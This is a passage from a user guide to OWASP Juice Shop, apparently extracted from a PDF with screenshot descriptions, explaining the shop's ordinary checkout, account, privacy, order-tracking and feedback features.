Your Basket (demo)

	OWASP Juice Shop Temporary Tattoos (16pcs)	1	14.99	trashcan
	OWASP Juice Shop Logo (3D-printed)	1	99.99	trashcan


Total Price: 114.97999999999999

Checkout

You will gain 11 Bonus Points from this order!

Checkout

During checkout, you will be guided through a series of steps to set your delivery address, desired delivery method and credit card.




The image consists of three vertically stacked screenshots from the Juice Shop checkout interface. The top screenshot shows a list of addresses with a 'Select an address' header, a placeholder for a new address, and 'Continue' buttons. The middle screenshot shows a 'Delivery Address' summary with a placeholder for a new address, a delivery speed selection table, and 'Back' and 'Continue' buttons. The bottom screenshot shows 'My Payment Options' with a placeholder for a new card, a wallet balance of 200.00, a coupon input field with a placeholder '123', and 'Continue' buttons.

Delivery Speed	Price	Expected Delivery
One Day Delivery	0.99¤	1 Days
Fast Delivery	0.50¤	3 Days
Standard Delivery	0.00¤	5 Days

 **Do not enter any real credit card or address data anywhere in the Juice Shop! Always remember that it is not a real shop, and it is intentionally riddled with security and privacy flaws!**

In the *Add a coupon* section you can redeem a code for a discount. Unfold the *Other payment options* section to see links with donation and merchandise links of the Juice Shop open source project.

Finally, you can click the *Checkout* button to issue an order. You will be forwarded to a confirmation of your order right away. It also includes a link to a printable PDF confirmation for your order and as well as a tracking link.



The screenshot shows the order summary and payment method sections. The order summary table includes:

Product	Price	Quantity	Total Price
OWASP Juice Shop Temporary Tattoos (16pcs)	14.99€	1	14.99€
OWASP Juice Shop Logo (3D-printed)	99.99€	1	99.99€

Delivery: 0.50€, Total Price: 115.48€. A button to "Place your order and pay" is visible.

Your Basket (demo)

Product	Price	Quantity
OWASP Juice Shop Temporary Tattoos (16pcs)	14.99€	1
OWASP Juice Shop Logo (3D-printed)	99.99€	1

Total Price: 114.97999999999999€

Thank you for your purchase!

Your order has been placed and is being processed. You can check for status updates on our [Track Order](#) page.

Order Summary

Product	Price	Quantity	Total Price
OWASP Juice Shop Temporary Tattoos (16pcs)	14.99€	1	14.99€
OWASP Juice Shop Logo (3D-printed)	99.99€	1	99.99€

Delivery: 0.50€, Total Price: 115.48€. A message states: "You have gained 11 Bonus Points from this order!"


Delivery Address

Tim Tester
Dummystreet 42, Mocktown, Testylvania, 12345
United Fakdom
Phone Number 4917000000

User Menu


Clicking the user icon right next to the application logo & title, you will give you access to several secondary use cases of the Juice Shop. This menu is obviously only available when you are logged in with your user account.

- ❶ We will cover only a fraction of the available functionality from the user menu in the following sub-sections. It is recommended to explore the rest on your own before diving into any hacking exercises.



User Profile

Clicking your email address in the user menu, you will get to the *User Profile* screen on `/profile`. Visiting it might break your user experience a bit, as it looks slightly less sophisticated than the rest of the shop's UI. It is fully functional nonetheless, as it allows you to upload a `JPG`-format picture of yourself (or link an existing Gravatar) and choose a username for your account.



My saved addresses

This page lists your saved addresses and provides you with the ability to edit or delete already saved addresses as well as add new ones.

My saved addresses

Tim Tester Dummystreet 42, Mocktown, Testilvania, 12345 United Fakedom  

[+ Add New Address](#)

Add New Address

Country: United Fakedom

Name: Tim Tester

Mobile Number: 4917000000

ZIP Code: 12345


Address: Dummystreet 42

• Max. 160 characters 14/160

City: Mocktown

State: Testilvania

[◀ Back](#) [▶ Submit](#)



 **Do not enter real address data here!**

My Payment Options

This page lists your saved cards and provides you with the ability to delete already saved cards or to add new ones.

My Payment Options

*****5678	Tim Tester	12/2099	≡
Add new card		Add a credit or debit card	
<input type="text" value="Name"/>			
<input type="text" value="Card Number"/>			
<input type="text" value="Expiry Month*"/>	0/16		
<input type="text" value="2091"/>	Expiry Year *		
Please enter an expiry month			
<input type="button" value="Submit"/>			

⚠ Do not enter real credit card data here!

Juice Shop Wallet

This page allows you to add money to your wallet and to check the existing balance. All the bonuses on your purchase are directly credited to your wallet.

Juice Shop Wallet

Add Money

Wallet Balance: 6.00

Amount

Order History

This page allows you to view the details of all your current and previous orders and the status of their delivery.

Order History				
Order ID	Total Price	Bonus	In Transit	Actions
#B194-6c09598347fe0748	3.00€	0	In Transit	
Product	Price	Quantity	Total Price	
Apple Juice (1000ml)	1.00€	1	1.00€	
Apple Pomace	0.99€	1	0.99€	
Order ID	Total Price	Bonus	In Transit	Actions
#B194-6c2031600c3307e	44.07€	3	In Transit	
Product	Price	Quantity	Total Price	
Raspberry Juice (1000ml)	4.00€	1	4.00€	
OWASP Juice Shop Temporary Jars (100pc)	14.99€	2	29.98€	
OWASP Juice Shop-CTF Vortex Patch	2.99€	1	2.99€	
Packing OWASP Juice Shop	5.99€	1	5.99€	
Order ID	Total Price	Bonus	In Transit	Actions
#B194-6c946b011cd812b70	44.07€	3	In Transit	

Privacy Policy

This page informs you about the policies regarding the collection, use and disclosure of personal data when you use the OWASP Juice Shop and the choices you have when it comes to your data.

Privacy Policy	
Effective date: March 15, 2018	
OWASP Juice Shop ("us", "we", or "our") operates the http://localhost website (the "Service").	
This page informs you of our policies regarding the collection, use, and disclosure of personal data when you use our Service and the choices you have associated with that data. Our Privacy Policy for OWASP Juice Shop is created with the help of the Free Privacy Policy website.	
We use your data to provide and improve the Service. By using the Service, you agree to the collection and use of information in accordance with this policy. Unless otherwise defined in this Privacy Policy, terms used in this Privacy Policy have the same meaning as in our Terms and Conditions, accessible from http://localhost .	
A. Information Collection And Use	
We collect several different types of information for various purposes to provide and improve our Service to you.	
A1. Types of Data Collected	
A1.1 Personal Data	
While using our Service, we may ask you to provide us with certain personally identifiable information that can be used to contact or identify you ("Personal Data"). Personally identifiable information may include, but is not limited to:	
<ul style="list-style-type: none"> • Email address • Address, State, Province, ZIP/Postal code, City • Cookies and Usage Data 	
A1.2 Usage Data	
We may also collect information how the Service is accessed and used ("Usage Data"). This Usage Data may include information such as your computer's Internet Protocol address (e.g. IP address), browser type, browser version, the pages of our Service that you visit, the time and date of your visit, the time spent on those pages, unique device identifiers and other diagnostic data.	
A1.3 Tracking & Cookies Data	
We use cookies and similar tracking technologies to track the activity on our Service and hold certain information.	
Cookies are files with small amount of data which may include an anonymous unique identifier. Cookies are sent to your browser from a website and stored on your device. Tracking technologies also used are beacons, tags, and scripts to collect and track information and to improve and analyze our Service.	

Request Data Export

This page allows you to obtain a copy of all your data saved in the Juice Shop.

Request Data Export

Export Format : JSON PDF Excel


CAPTCHA : 

Enter CAPTCHA

0/5

 Request

(Your data export will open in a new Browser window.)



Request Data Erasure

This page allows you to request a complete erasure of your account and any associated data from the Juice Shop.


Data Erasure Request (Art. 17 GDPR)

We take data security, customer privacy, and legal compliance very serious. In accordance with GDPR we allow you to request complete erasure of your account and any associated data.

Request Data Erasure

Email

 Delete User Data



Change user password

If you are currently logged in you will find the obligatory *Change Password* button in the navigation bar. On the `#/privacy-security/change-password` page you can then choose a new password. To prevent abuse you have of course to supply your current password to legitimate this change.

Change Password

Current Password

New Password

1 Password must be 5-20 characters long.

0/20

Repeat New Password

0/20

 Change


2FA Configuration

This page allows you to secure your account with an additional factor by providing you with a barcode to scan.



Last Login IP

This page displays the IP from which your account was last logged in.



Request Recycling Box

When logged in you will furthermore see a *Recycle* button that brings you to the [#/recycle](#) page. This is a very innovative feature that allows eco-friendly customers to order pre-stamped boxes for returning fruit pressing leftovers to the Juice Shop.

Request Recycling Box

Requestor:

Quantity:

Select an address +

Name	Address	Country
<input type="radio"/> Bjoern Kimminich	Am Lokalhorst 42, Uetersen, Schleswig-Holstein, 25436	Germany

Submit

You hug trees. We save money. Win-win!



Lore ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum.



Stet clita kasd gubergren, no sea takimata sanctus est. Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua.

For greater amounts of pomace the customer can alternatively order a truck to come by and pick it up at a chosen future date.

Request Recycling Box

Requestor:

Quantity:

Select an address +

Name	Address	Country
<input checked="" type="radio"/> Bjoern Kimminich	Am Lokalhorst 42, Uetersen, Schleswig-Holstein, 25436	Germany

Pickup Date: [Calendar icon]


Please pickup at above address instead of sending a recycle box.

Submit

Order Tracking

Equipped with an order number from your confirmation PDF, you can invoke the `#/track-order` functionality by clicking *Track Orders*.

51



After entering a valid order number, you will be shown the products from your order along with a delivery status and expected delivery date.

Search Results - 8194-d0560b01cc612b70

Expected Delivery

1 Day


Product	Price	Quantity	Total Price
Raspberry Juice (1000ml)	4.99¤	1	4.99¤
OWASP Juice Shop Temporary Tattoos (16pcs)	14.99¤	2	29.98¤
OWASP Juice Shop-CTF Velcro Patch	2.92¤	1	2.92¤
Pwning OWASP Juice Shop	5.99¤	1	5.99¤

Bonus Points Earned: 3
(You will be able to redeem these points for *amazing bonuses* in the future!)

Just as there was no "real" payment was happening, you will hopefully understand that there is no "real" order delivery happening - no matter what the order tracking dialog suggested.

Menu

The sidebar menu button left of the application logo reveals some more options to choose from.



Customer Feedback

Customers are invited to leave feedback about their shopping experience with the Juice Shop. Simply visit the `#/contact` page by clicking the *Customer Feedback* menu item. You might recognize that it is also possible to leave feedback as an anonymous user. The contact form is very straightforward with a free text *Comment* field and a *Rating* on a 1-5 stars scale. To prevent abuse, you have to solve a simple mathematical problem before being allowed to submit your feedback.

Customer Feedback

Wrong answer to CAPTCHA. Please try again.

Author
admin@juice-sh.op

Comment
Best shop ever!


1 Max. 160 characters 15/160

Rating ★★★★★

CAPTCHA: What is 6+10*5 ?

Result
90

Submit



Complain

The *Complain?* menu item is shown only to logged in users. It brings you to the `#/complain` page where you can leave a free text *Message* and attach an *Invoice* file in case you had some issues with a recent order at the Juice Shop.

Complain


Customer
admin@juice-sh.op

Message
What would you like to tell us?

1 Max. 160 characters 0/160

